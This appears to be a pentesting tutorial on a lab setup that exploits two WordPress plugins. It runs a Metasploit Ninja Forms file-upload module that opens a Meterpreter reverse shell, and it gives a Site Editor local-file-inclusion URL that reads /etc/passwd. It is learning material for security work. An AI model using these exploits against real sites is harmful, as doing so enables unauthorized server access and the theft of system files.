💣🅾️ WordPress: Vulnerability Exploitation

Intro

Once the enumeration phase is complete, we move on to a ***critical*** and ***delicate*** stage of pentesting: 💣 **vulnerability exploitation**. In this phase, all the previously identified weaknesses are tested, attempting to compromise the target system. As we mentioned at the beginning of this section, because ***WordPress*** is such a popular CMS, it is a frequent target and has a considerable history of vulnerabilities affecting both the 🅾️**core** and its 🧩**plugins** and 🗺️**themes** .

Something very important to mention is that ***exploitation*** is not just about running an exploit and getting a shell, but rather the goal of understanding the *implications* of the vulnerability we are dealing with, how it ***affects*** the system and what ***real impact it could have in a production environment***.

💣🅾️ WordPress: Vulnerability Exploitation

As we mentioned o **WPScan** article, we can find the vulnerability of the **core** and its 🧩**plugins** and 🗺️**themes** investigating on **internet** or using **searchsploit**. In this case we will use the last one.

searchsploit identified.software

Machine #1

```
┌──(kali㉿kali)-[~]
└─$ searchsploit ninja forms 2.9.42
---------------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------------
WordPress Plugin Ninja Forms 2.9.36 < 2.9.42 - File Upload (Metasploit)
---------------------------------------------------------------------------
Shellcodes: No Results
```

Machine #2

```
┌──(kali㉿kali)-[~]
└─$ searchsploit Site Editor 1.1.1
---------------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------------
Drupal Module CKEditor < 4.1WYSIWYG (Drupal 6.x/7.x) - Persistent Cross-Site Scripting
WordPress Plugin Site Editor 1.1.1 - Local File Inclusion
---------------------------------------------------------------------------
Shellcodes: No Results
```

As we have seen, we have identified that there are public exploits for the machines of our laboratory. For one of them it is a **Metasploit** Module to exploit that vulnerability and for the other machine the exploitation goes towards **manual exploitation.** Now let's see how we can exploit them.

Machine #1

The first thing that we have to do is open **metasploit** with the ***msfconsole*** and search the module that allows us to exploit the vulnerability of that plugin.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf6 > search ninja forms 2.9.42

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  exploit/multi/http/wp_ninja_forms_unauthenticated_file_upload  2016-05-04       excellent  Yes    WordPress Ninja Forms Unauthenticated File Upload

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/wp_ninja_forms_unauthenticated_file_upload

msf6 >
```

Once we select the module, we have to set the all the information

```
Module options (exploit/multi/http/wp_ninja_forms_unauthenticated_file_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   FORM_PATH                   yes       The relative path of the page that hosts any form served by Ninja Forms
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   VHOST                       no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   ninja-forms
```

Finally we use the command ***exploit***:

```
msf6 exploit(multi/http/wp_ninja_forms_unauthenticated_file_upload) > exploit
[*] Started reverse TCP handler on 192.168.171.134:4444
[*] 192.168.171.128:8585 - Enabling vulnerable V3 functionality ...
[*] 192.168.171.128:8585 - Preparing payload ...
[*] 192.168.171.128:8585 - Uploading payload to /wordpress/wp-content/uploads/nftmp-mscecnkfrd.php
[*] 192.168.171.128:8585 - Executing the payload ...
[*] Sending stage (40004 bytes) to 192.168.171.128
[+] 192.168.171.128:8585 - Deleted nftmp-mscecnkfrd.php
[*] Meterpreter session 1 opened (192.168.171.134:4444 → 192.168.171.128:49309) at 2025-04-15 18:34:21 -0400
[+] 192.168.171.128:8585 - Executed payload
[*] 192.168.171.128:8585 - Disabling vulnerable V3 functionality ...

meterpreter > getuid
Server username: LOCAL SERVICE
meterpreter >
```

Vulnerabilty Exploited
And Machine compromised

And we have exploited successfully a the the vulnerability and compromised the system that runs the ***WordPress*** of **Machine #1**

Machine #2

For the target vulnerable plugin of **machine #2** We will exploit it manually. To Know how to exploit that plugin we have to ***read the documentation that we have found*** about it. How we have used it **searchsploit** we can get it downloading the ***Path*** of that exploit

```
Path

php/webapps/25493.txt
php/webapps/44340.txt
```

As we ca see the exploit is an information exploit, and we can downloading it with the command:


searchsploit -m *site/path/exploit.txt*

```
┌──(kali㉿kali)-[~/Desktop/Symfonos]
└─$ searchsploit -m php/webapps/44340.txt
  Exploit: WordPress Plugin Site Editor 1.1.1 - Local File Inclusion
      URL: https://www.exploit-db.com/exploits/44340
     Path: /usr/share/exploitdb/exploits/php/webapps/44340.txt
    Codes: CVE-2018-7422
 Verified: True
File Type: Unicode text, UTF-8 text
Copied to: /home/kali/Desktop/Symfonos/44340.txt
```

Now we read the documentation to understand how to exploit it.

```
Vulnerable code:
if( isset( $_REQUEST['ajax_path'] ) && is_file( $_REQUEST['ajax_path'] ) && file_exists( $_REQUEST['ajax_path'] ) ){
    require_once $_REQUEST['ajax_path'];
}

https://plugins.trac.wordpress.org/browser/site-editor/trunk/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?rev=1640500#L5

By providing a specially crafted path to the vulnerable parameter, a remote attacker can retrieve the contents of sensitive files on the local system.

** Proof of Concept **
http://<host>/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/etc/passwd

** Solution **
No fix available yet.
```

And now let's use the exploit, which will correspond to an ***LFI***.



As we can see, these exploits allow us to enumerate files of the intermanal machine that runs the wordpress, in this case we are enumerated users, but these users are not users form the ***WordPress***, these are from the internal **machine that runs the *WordPress***.

We just have seen two examples of how we can **exploit vulnerabilities** of vulnerable software that we have enumerated on a ***WordPress*** website. Of course we can do more, maybe we can see if the core and the themes have vulnerabilities, but with these examples I feel that is enough to understand **what exploitation consists of.**